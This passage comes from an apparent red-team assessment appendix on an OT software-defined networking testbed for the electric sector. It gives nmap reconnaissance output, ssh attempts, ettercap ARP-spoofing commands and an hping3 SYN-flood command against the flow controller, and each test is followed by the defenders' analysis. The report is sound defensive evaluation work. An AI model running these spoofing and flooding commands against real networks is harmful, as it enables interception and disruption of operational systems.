SF:gth:\x20164\r\n\r\n<title>501\x20Not\x20Implemented</title>\n<h1>501\x2
SF:0Not\x20Implemented</h1>\nYour\x20request\x20was\x20not\x20understood\x
SF:20or\x20not\x20allowed\x20by\x20this\x20server\.\n<p>Please\x20contact\
SF:x20the\x20administrator\.\n")%r(RTSPRequest,14B,"HTTP/0\.0\x20501\x20No
SF:t\x20Implemented\r\nServer:\x20HASP\x20LM/23\.00\r\nDate:\x20Tue,\x2005
SF:\x20Jan\x202021\x2016:00:34\x20GMT\r\nX-Frame-Options:\x20SAMEORIGIN\r\
SF:nContent-Type:\x20text/html\r\nContent-Length:\x20164\r\n\r\n<title>501
SF:\x20Not\x20Implemented</title>\n<h1>501\x20Not\x20Implemented</h1>\nYou
SF:r\x20request\x20was\x20not\x20understood\x20or\x20not\x20allowed\x20by\
SF:x20this\x20server\.\n<p>Please\x20contact\x20the\x20administrator\.\n")
SF:%r(FourOhFourRequest,12A,"HTTP/1\.0\x20403\x20Forbidden\r\nServer:\x20H
SF:ASP\x20LM/23\.00\r\nDate:\x20Tue,\x2005\x20Jan\x202021\x2016:01:12\x20G
SF:MT\r\nX-Frame-Options:\x20SAMEORIGIN\r\nContent-Type:\x20text/html\r\nC
SF:ontent-Length:\x20137\r\n\r\n<title>403\x20Forbidden</title>\n<h1>403\x
SF:20Forbidden</h1>\nAccess\x20to\x20this\x20resource\x20has\x20been\x20de
SF:nied\x20to\x20you\.\n<p>Please\x20contact\x20the\x20administrator\.\n")
SF:%r(SIPOptions,14B,"HTTP/0\.0\x20501\x20Not\x20Implemented\r\nServer:\x2
SF:0HASP\x20LM/23\.00\r\nDate:\x20Tue,\x2005\x20Jan\x202021\x2016:01:27\x2
SF:0GMT\r\nX-Frame-Options:\x20SAMEORIGIN\r\nContent-Type:\x20text/html\r\
SF:nContent-Length:\x20164\r\n\r\n<title>501\x20Not\x20Implemented</title>
SF:\n<h1>501\x20Not\x20Implemented</h1>\nYour\x20request\x20was\x20not\x20
SF:understood\x20or\x20not\x20allowed\x20by\x20this\x20server\.\n<p>Please
SF:\x20contact\x20the\x20administrator\.\n");
MAC Address: 00:0C:29:B0:21:CA (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.101
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.8p1 Debian 1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.8p1 Debian-1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 158.90 seconds
```

PNNL Response: All IPs that were probed in this scan belong in the same virtual network, occurring in behaviors as described before.

This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response.

February Test

This test was performed from the kali2 test node on the data plane.

```
      ============================================================
      = TEST RE-RUN (OPEN State)
      = Fri Feb 19 18:04:39 PST 2021
        ============================================================

root@kali2:/home/sandia2# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 18:04 PST
Nmap scan report for 192.168.1.11
Host is up (0.00039s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:7B:BF:0F (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.12
Host is up (0.00036s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:4D:9A:1F (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.13
Host is up (0.00038s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:34:6B:A4 (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.14
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:D0:62:91 (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.15
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:D9:37:DB (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.16
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:22:40:97 (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.17
Host is up (0.00033s latency).
```

```
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:1E:43:CE (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.18
Host is up (0.00037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
20000/tcp open  dnp
MAC Address: B8:27:EB:4E:02:01 (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.19
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:E7:57:5A (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.20
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:DF:97:EF (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.23
Host is up (0.00036s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:BF:4E:55 (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.24
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:96:AC:C1 (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.25
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:AF:D2:1A (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.26
Host is up (0.00036s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:60:C4:FB (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.100
Host is up (0.000055s latency).
```

```
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:41:E2:1F (VMware)

Nmap scan report for 192.168.1.101
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (16 hosts up) scanned in 27.71 seconds
root@kali2:/home/sandia2#

    ============================================================
    = TEST RE-RUN (CLOSED State)
    = Mon Feb 22 07:36:59 PST 2021
    ============================================================

root@kali2:/home/sandia2# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 07:36 PST
Nmap scan report for 192.168.1.100
Host is up (0.000030s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:41:E2:1F (VMware)

Nmap scan report for 192.168.1.101
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 29.89 seconds
root@kali2:/home/sandia2#
```

PNNL Response: In the OPEN test, ICMP requests and some TCP flows were allowed between test node kali2 and the Raspberry Pi devices, while in the CLOSED test, those flows were disallowed. This is expected.

Nodes 192.168.1.100 and 192.168.1.101 are test nodes kali1 and kali2, and not end-nodes configured for protection by the SDN flow rules.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that where ICMP traffic is disallowed, the Nmap probe requests return no results.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.14 Reconnaissance Summary

When the final set of SDN flow rules were implemented, the reconnaissance activity was unable to provide significant information about the testbed. SDN flow rules that filter all traffic between nodes in the data plane (including the reconnaissance nodes) were effective in blocking undesired and unconfigured traffic causing the reconnaissance activities to produce limited

results. Similarly, reconnaissance activities against the SDN Flow Controller and the control plane produced limited results, especially when the reconnaissance node was connected through the SDN fabric, and subject to the SDN flow rules.

Several initial tests conducted in January highlight the need to provide SDN filtering to the SDN flow controller. The initial configuration allowed the reconnaissance node to access the SDN Flow Controller using the VMware ESXi vSwitch (a traditional switch environment). When the ESXi vSwitch network was reconfigured to force all reconnaissance traffic through the SDN fabric subject to the SDN flow rules, the observability of the control plane and the SDN Flow Controller was greatly diminished.

Results of the reconnaissance tests in February showing the same tests run in an OPEN and CLOSED state show how configuring flow rules to restricting flows greatly diminishes the ability to perform reconnaissance in an SDN environment.

Had reconnaissance been performed from a compromised host in the data plane, it would only be able to observe hosts using protocols allowed by the SDN flow rules associated with that host, not all traffic or ports as would be allowed in a traditional switched environment.

Testing also highlighted the increased security that implementing MAC address filtering in addition to IP address filtering would provide to diminish the ability of rogue devices masquerading as operational nodes to access the network.

The testbed implemented an in-bound control plane for the controller communicating with the SDN switches. The previous assessment implemented the controller out-of-band. Although out-of-band may provide a decreased attack surface and has its own set of issues that complicate its implementation, the in-band implementation did a good job implementing cybersecurity best practices and making for a more practical solution to existing deployments within the electric sector.

D.8.4.2 Penetration Testing

SNL performed a variety of tests on both the data plane and control plane. The data plane tests attempted to spoof existing devices on the network, inject packets into the network, and make lateral movements in the network. The control plane tests consisted of attempting to subvert the OpenFlow communications between the controller and the SDN-capable switches. The below tables outline our sets of tests performed remotely.

The goal of the penetration phase of testing was to determine if the SDN environment could be compromised (i.e., allow unexpected or unallowed network traffic). Note that the penetration testing did not target individual end nodes unless they provided network services. Penetration tests were conducted primarily on the data plane to determine if hosts could be compromised to take advantage of SDN flow rules in unexpected ways. Several penetration and access tests were also performed against the control plane and the SDN Flow Controller.

All penetration tests were run from one of the kali test nodes as noted in the test descriptions. Some penetration tests were re-run following the network changes made on February 16, 2021, using the “CLOSED” SDN flow rule set described in Section D.5.2. These tests are referred to as the March Tests.

D.8.4.2.1 Controller Access

In this test, the attacker attempted to access the SDN Flow Controller node using ssh.

The goal of this test is to access and obtain a shell prompt on the computer hosting the SDN Flow Controller. If a shell prompt can be obtained, arbitrary commands can be executed on the SDN Flow Controller. If the shell prompt has administrator access, significant damage can be done to the SDN Flow Controller or the underlying operating system environment.

The test is successful if the Red Team can obtain a shell prompt on the SDN Flow Controller node.

January Test

This test was performed from the kali2 test node on the data plane.

Test Number:	1
Date	January 4, 2021
Time	2:19 PM Pacific Time
Test name:	SSH to SDN controller
Tools Used (Open-source name and/or custom tools descriptions)	SSH
Tool Versions	OpenSSH_7.8p1 Debian-1, OpenSSL 1.0.2o 27 Mar 2018
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Performed a quick check to validate that the controller was not allowed incoming ssh connections.

```
root@kali2:/home/sandia2# ssh root@192.168.10.1
ssh: connect to host 192.168.10.1 port 22: Connection refused
root@kali2:/home/sandia2
```

PNNL Response: This is expected behavior. The SDN4EDS Flow Controller is not configured to allow SSH access.

Note that this test was run prior to the February changes. Following those changes, test node kali3 (the test node on the control plane network) should have produced the same result.

This test validates SDN4EDS Blueprint Architecture Section 4.1.

This test demonstrates the need to properly configure and secure the node running the SDN Flow Controller software to minimize the impact of attacks using mis-configured SDN flow rules.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	1 (re-run)
Date	March 2, 2021
Time	5:34 AM Pacific Time (time pulled from Kali 3)
Test name:	SSH to SDN controller
Tools Used (Open-source name and/or custom tools descriptions)	SSH
Tool Versions	OpenSSH_7.8p1 Debian-1, OpenSSL 1.0.2o 27 Mar 2018
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Perforrmed a quick check to validate that the controller was not allowed incoming ssh connections.

```
root@kali:~# date
Tue Mar  2 05:34:28 PST 2021
root@kali:~# ssh root@192.168.10.1
ssh: connect to host 192.168.10.1 port 22: No route to host
root@kali:~#
```

PNNL Response: This is expected behavior. The SDN4EDS Flow Controller is not configured to allow SSH access.

This test demonstrates the need to properly configure and secure the node running the SDN Flow Controller software to minimize the impact of attacks using mis-configured SDN flow rules.

D.8.4.2.2 ARP Spoof of SDN Controller (1)

In this test, the attacker attempted to spoof the ARP entries for the SDN Flow Controller by inserting the attacking node into the logical path, and dropping packets destined for the SDN Flow Controller.

The goal of this test is to insert a rogue device between the SDN Flow Controller and an SDN switch.

The test is successful if the Red Team can insert a rogue device in between the SDN Flow Controller and one of the SDN switches resulting in compromised communication between the SDN Flow Controller and the switch, leading to loss of situational awareness by the controller, or the inability of the SDN Flow Controller to update flow rules in the switches.

January Test

This test was performed from the kali2 test node. The test was not conducted from an untrusted host.

Test Number:	2
Date	January 4, 2021
Time	2:57 PM Pacific Time
Test name:	ARP spoof SDN controller and SDN switch and drop packets
Tools Used (Open-source name and/or custom tools descriptions)	Ettercap
Tool Versions	ettercap 0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Observed results were expected from a trusted network host
Methodology discussion:	A Kali test node VM was inserted on the control network with the goal of ARP spoofing traffic between the SDN controller and the SDN switches. We used the ettercap tool to accomplish this goal: `ettercap -T --iface eth1 -M arp:remote /192.168.10.1//` This test verified that the same network exploitation techniques can be used on the control network. Traffic was observable from the SDN controller after the ARP spoof was launched, however the traffic was communicated over an encrypted TLS connection. We did not attempt to drop packets and deny service for the communications between the controller and the switches but would have done so using an etterfilter had time permitted. The network topology was modified on the afternoon of January 7, 2021, such that the controller traffic was no longer visible from the Kali test nodes. The test to drop traffic was not performed due to time constraints in replicating this test on the modified controller network.

PNNL Response: This test highlights the need to include MAC addresses in the ingress filters for SDN flow rules. Had MAC addresses for all edge devices been included in the SDN flow rule filters and all traffic flowed through the SDN fabric, this test would likely have been unsuccessful. However, at the time of the test, the kali2 test node VM and the SDN Flow Controller were in the same ESXi vSwitch port group, and no SDN filtering occurred.

This attack is against SDN Flow Controller to switch communications. In an OT-SDN environment, this communication is not critical to the functioning of the data plane. therefore, the data plane forwarding function would be unaffected by a successful output of the attack.

Furthermore, as noted in the methodology discussion, the traffic between the SDN Flow Controller and the SDN switches is encrypted, so the attacker could only disrupt the traffic by dropping packets or inserting unintelligible packets into the conversation; no OpenFlow

commands or flow table updates could be performed unless the encryption was successfully compromised.

This illustrates the SDN4EDS Blueprint Architecture section 2.4 recommendation that all ingress filtering include MAC addressing to minimize rogue device access to the SDN environment. It also demonstrates the need to encrypt the control plane traffic in the event that flow rules are inadvertently configured to allow attacks such as this.

SNL Response: The SNL team concurs with the PNNL Response. Again, this could be an area for growth for SDN – automating the process or providing a guided tool that can help administrators populate flow rules with more granular information (such as MAC address) would be useful for an administrator.

SEL Response: However, if MAC addresses are included in the ingress filter rules and equipment needs to be replaced, changing MAC addresses may affect the operations of the system. Sometimes the owner may not to allow safer product replacement because changing MACs never disrupts the signal.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	2 (re-run)
Date	March 2, 2021
Time	5:36 AM Pacific Time (time pulled from Kali 3)
Test name:	ARP spoof SDN controller and SDN switch and drop packets
Tools Used (Open-source name and/or custom tools descriptions)	Ettercap
Tool Versions	ettercap 0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Equipment operated as expected (It was later determined that MAC matching was not included in flow rules)
Methodology discussion:	A Kali VM was inserted on the management network with the goal of ARP spoofing traffic between the SDN controller and the SDN switches. We used the ettercap tool to accomplish this goal: `ettercap -T --iface eth1 -M arp:remote /192.168.10.1//` This test confirmed that the SDN switches correctly matched MAC addresses within the flow rules and no longer forwarded traffic with mismatching MAC addresses. An additional precaution would be to verify the flow rule miss table or IDS logs entries to alert an operator of this mismatch.

```
root@kali:~# date
Tue Mar  2 05:36:57 PST 2021
root@kali:~# ettercap -T --iface eth1 -M arp:remote /192.168.10.1//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> 00:0C:29:7D:1D:FE
       192.168.10.102/255.255.0.0
       fe80::20c:29ff:fe7d:1dfe/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 65535 hosts for scanning...
Scanning the whole netmask for 65535 hosts...
* |==================================================>| 100.00 %

Scanning for merged targets (1 hosts)...

* |==================================================>| 100.00 %

0 hosts added to the hosts list...

FATAL: ARP poisoning needs a non empty hosts list.


root@kali:~#
```

PNNL Response: This is expected behavior. SDN flow rules prevented ARP requests from reaching test node kali3, so Ettercap had no entries in the local ARP table to process.

This validates Section 4.4 of the SDN4EDS Blueprint Architecture.

D.8.4.2.3 ARP Spoof of SDN Flow Controller (2)

In this test, the attacker attempted to spoof the ARP entries for two nodes by inserting the attacking node into the logical path and dropping packets between the two nodes.

The goal of this test is to insert a rogue device between two nodes communicating in the data plane.

The test is successful if communication between the two nodes can be compromised by monitoring the traffic, dropping packets, or inserting malicious traffic into the communication. Unlike the SDN Flow Controller traffic, this traffic is likely not encrypted, so the traffic can be observed, and malicious traffic can successfully be inserted.

This attack in a traditional network could be used by an attacker to pivot and send traffic through different physical paths due to the dynamic MAC learning legacy networking uses. OT-SDN does not allow this and blocked it so even though the MAC was spoofed the attack should fail.

January Test

This test was performed from the kali2 test node.

Test Number:	3
Date	January 7, 2021
Time	1:45 PM Pacific Time
Test name:	ARP spoof of traffic between two endpoint devices
Tools Used (Open-source name and/or custom tools descriptions)	Ettercap
Tool Versions	ettercap 0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Observed results were expected from a trusted network host
Methodology discussion:	A Kali test node VM was inserted on the network with the goal of ARP spoofing traffic between two endpoints. We used the ettercap tool to accomplish this goal: `ettercap -T --iface eth1 -M arp:remote /192.168.1.17// /192.168.1.18//` Hosts list: 1) 192.168.1.11 B8:27:EB:7B:BF:0F 2) 192.168.1.12 B8:27:EB:4D:9A:1F 3) 192.168.1.13 B8:27:EB:34:6B:A4 4) 192.168.1.14 B8:27:EB:D0:62:91 5) 192.168.1.15 B8:27:EB:D9:37:DB 6) 192.168.1.16 B8:27:EB:22:40:97 7) 192.168.1.17 B8:27:EB:1E:43:CE 8) 192.168.1.18 B8:27:EB:4E:02:01 9) 192.168.1.19 B8:27:EB:E7:57:5A 10) 192.168.1.20 B8:27:EB:DF:97:EF 11) 192.168.1.21 B8:27:EB:03:84:45 12) 192.168.1.22 B8:27:EB:25:A7:9B 13) 192.168.1.23 B8:27:EB:BF:4E:55 14) 192.168.1.24 B8:27:EB:96:AC:C1 15) 192.168.1.25 B8:27:EB:AF:D2:1A 16) 192.168.1.26 B8:27:EB:60:C4:FB 17) 192.168.1.100 00:0C:29:41:E2:1F

	This test verified that the same network exploitation techniques appeared to be successful on the network. However, no traffic was observed in the network possibly due to inactivity or network flows. We did run the Python scapy tool to inject spoofed ICMP messages between 192.168.1.17 to 192.168.1.18 and the echo request was observed but no echo reply was observed.

PNNL Response: This test highlights the need to include MAC addresses in the ingress filters for SDN flow rules. Had MAC addresses for all edge devices been included in the SDN flow rule filters and all traffic flowed through the SDN fabric, this test would likely have been unsuccessful. However, at the time of the test, the kali2 test node VM and the SDN Flow Controller were in the same ESXi vSwitch port group, and no SDN filtering occurred.

This illustrates the SDN4EDS Blueprint Architecture section 2.4 recommendation that all ingress filtering include MAC addressing to minimize rogue device access to the SDN environment.

SNL Response: The SNL team concurs with the PNNL Response. Again, this could be an area for growth for SDN – automating the process or providing a guided tool that can help administrators populate flow rules with more granular information (such as MAC address) would be useful for an administrator. This test and the previous test fit more into the category of an adversary who has gained access to an SDN control network that does not enforce MAC matching in the flow rules.

Further PNNL Response: As noted by SNL, there is still room for growth in the SDN technology to better manage and correctly configure varying sized networks. The SEL tools to process and visualize the current SDN configurations are a great step in the right direction.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	3 (re-run)
Date	March 4, 2021
Time	7:54 AM Pacific Time (time pulled from Kali 2)
Test name:	ARP spoof SDN controller and SDN switch and drop packets
Tools Used (Open-source name and/or custom tools descriptions)	Ettercap
Tool Versions	ettercap 0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Equipment operated as expected (It was later determined that MAC matching was not included in flow rules)
Methodology discussion:	A Kali VM was inserted on the network with the goal of ARP spoofing traffic between two endpoints. We used the ettercap tool to accomplish this goal:

```
sandia2@kali2:~$ date
Thu Mar  4 07:54:36 PST 2021
sandia2@kali2:~$ sudo ettercap -T --iface eth1 -M
arp:remote /192.168.1.17// /192.168.1.18//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development
Team

Listening on:
  eth1 -> 00:0C:29:EE:4B:06
       192.168.1.101/255.255.255.0
       fe80::20c:29ff:feee:4b06/64

SSL dissection needs a valid 'redir_command_on' script in
the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>|
100.00 %

0 hosts added to the hosts list...

FATAL: ARP poisoning needs a non empty hosts list.


sandia2@kali2:~$
```

This test confirmed that the SDN switches correctly matched MAC addresses within the flow rules and no longer forwarded traffic with mismatching MAC addresses. An additional precaution would be to verify the flow rule miss table or IDS logs entries to alert an operator of this mismatch.

PNNL Response: This is expected behavior. SDN flow rules prevented ARP requests from reaching test node kali3, so Ettercap had no entries in the local ARP table to process.

This validates Section 4.4 of the SDN4EDS Blueprint Architecture.

D.8.4.2.4 SYN Flood to SDN Flow Controller

In this test, the attacker attempted to perform a syn flood to the SDN Flow controller node from the data plane.

The goal of this test is to adversely impact the performance of the SDN Flow Controller by limiting its ability to provide situational awareness of the SDN environment and making it more difficult for it to update flow rules if necessary. The performance impact is a temporary condition,


but if coupled with additional attacks could impact the operation of the SDN environment allowing the impact to go undetected.

The test is successful if the Red Team can disrupt communication on the SDN Flow Controller.

January Test

This test was performed from the kali1 and kali2 test node on the data planes.

Test Number:	4
Date	January 5, 2021
Time	2:59 PM Pacific Time
Test name:	SYN Flood Controller
Tools Used (Open-source name and/or custom tools descriptions)	hping3
Tool Versions	hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
Tool Effectiveness	The tool worked as expected.
Results:	Inconclusive - additional information needed. The Red Team learned that the flow controller was running on the same system as the kali1 and kali2 VM which may have skewed the response times observed in this test. Server health information and network traffic latency measurements were not captured to quantify impact.
Methodology discussion:	A Kali test node VM was inserted on the management network with the goal of SYN flooding the SDN controller. We used the hping3 tool to accomplish this goal: `hping3 -S –flood -V -p 6653 –I eth0 192.168.10.1` After running this command, the SDN controller responded to pings in ~9ms as opposed to ~0.3ms before the attack was launched. The output can be seen in the screen shot below.



PNNL Response: The use of hping3 by itself is insufficient to cause a loss of situational awareness or new control when used against the SDN Flow Controller's NBI. Measuring memory and CPU usage, for example, would provide a better indicator of potential impact. Using an SDN switch to protect the NBI enables both situational awareness of the activity and can also enable mitigations such as rate limits.

It should be noted that although the SDN Flow Controller's response slowed down, no operational impacts on the SDN traffic or SDN switches was noted. The networking function in an OT-SDN infrastructure does not require the SDN Flow Controller to be present and responsive to maintain the integrity of the underlying SDN fabric.

It is also possible that the interaction between the kali1, kali2, and SDN Flow Control VMs on the same VMware ESXi hardware may have impacted the results of this test by diverting CPU or network resources away from the SDN Flow Controller VM to the kali1 and kali2 VMs that were issuing the hping requests.

Server health information and network traffic latency measurements were not captured to quantify impact, nor was there any observation to determine if OpenFlow communications was disrupted or degraded.

This validates SDN4EDS Blueprint Architecture Section 4.1.


SNL Response: The SNL team concurs with the PNNL Response that situational awareness is not lost and other heath indicators (CPU usage, memory, etc.) would provide additional indicators of impact. However, network latency is an important system health metric, particularly with the SDN controller since the controller may already have large volumes of network traffic that need to be responded to quickly - especially in situations where reactive flow installations are in place as opposed to proactive flow installations. Rate limiting would be a good protection against adversaries attempting to further saturate communication links.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	4 (re-run)
Date	March 2, 2021
Time	5:53 AM Pacific Time (time pulled from Kali 3)
Test name:	SYN Flood Controller
Tools Used (Open-source name and/or custom tools descriptions)	hping3
Tool Versions	hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
Tool Effectiveness	The tool worked as expected.
Results:	Inconclusive - additional information needed. The Red Team learned that the flow controller was running on the same system as the kali3 VM which may have skewed the response times observed in this test.

Methodology discussion:	A Kali VM was inserted on the management network with the goal of SYN flooding the SDN controller. We used the hping3 tool to accomplish this goal: `hping3 -S –flood -V -p 6653 –I eth0 192.168.10.1` Before running this command, the SDN controller returned “Destination Host Unreachable” at regular intervals as shown in the image below for icmp_seq=1-8. Once the attack was started and run for about 5 minutes, the ICMP messages halted throughout the attack. After the attack was stopped at icmp_seq=335, the ICMP messages continued with “Destination Host Unreachable” as it reported before the attack started. More information is needed if there was an effect on the SDN controller itself of the OT network. The output can be seen in the screen shot below.



PNNL Response: PNNL concurs that the performance impact of the test is inconclusive due to the potential interaction between the testing node (kali3) and the SDN Flow Controller running in the same VMware hardware environment.

D.8.4.2.5 Control Plane Nmap Scan

In this test, the attacker attempted to scan the control plane network using Nmap.

The goal of this test is to perform reconnaissance on the control plane, and determine which nodes are present there.

The test is successful if the Red Team can determine host information about any node in the control plane of the network.

January Test

This test was performed from the kali2 test node on the data plane.

Test Number:	5
Date	January 4, 2021
Time	2:25 PM Pacific Time
Test name:	Nmap of control plane network, 192.168.10.0/24
Tools Used (Open-source name and/or custom tools descriptions)	Nmap
Tool Versions	Nmap version 7.70
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful. Discovered 4 machines on the subnet. 1 OpenFlow controller, 2 kali systems and a gateway system 192.168.10.254.
Methodology discussion:	From the management data plane, this was a simple exercise to see what machines were available on the network.

```
root@kali2:/home/sandia2# nmap -sP 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-04 08:42 PST
Nmap scan report for 192.168.10.1
Host is up (0.00030s latency).
MAC Address: 00:0C:29:7F:A9:DB (VMware)
Nmap scan report for 192.168.10.100
Host is up (0.00012s latency).
MAC Address: 00:0C:29:41:E2:15 (VMware)
Nmap scan report for 192.168.10.254
Host is up (0.00016s latency).
MAC Address: 00:0C:29:F2:54:24 (VMware)
Nmap scan report for 192.168.10.101
Host is up.
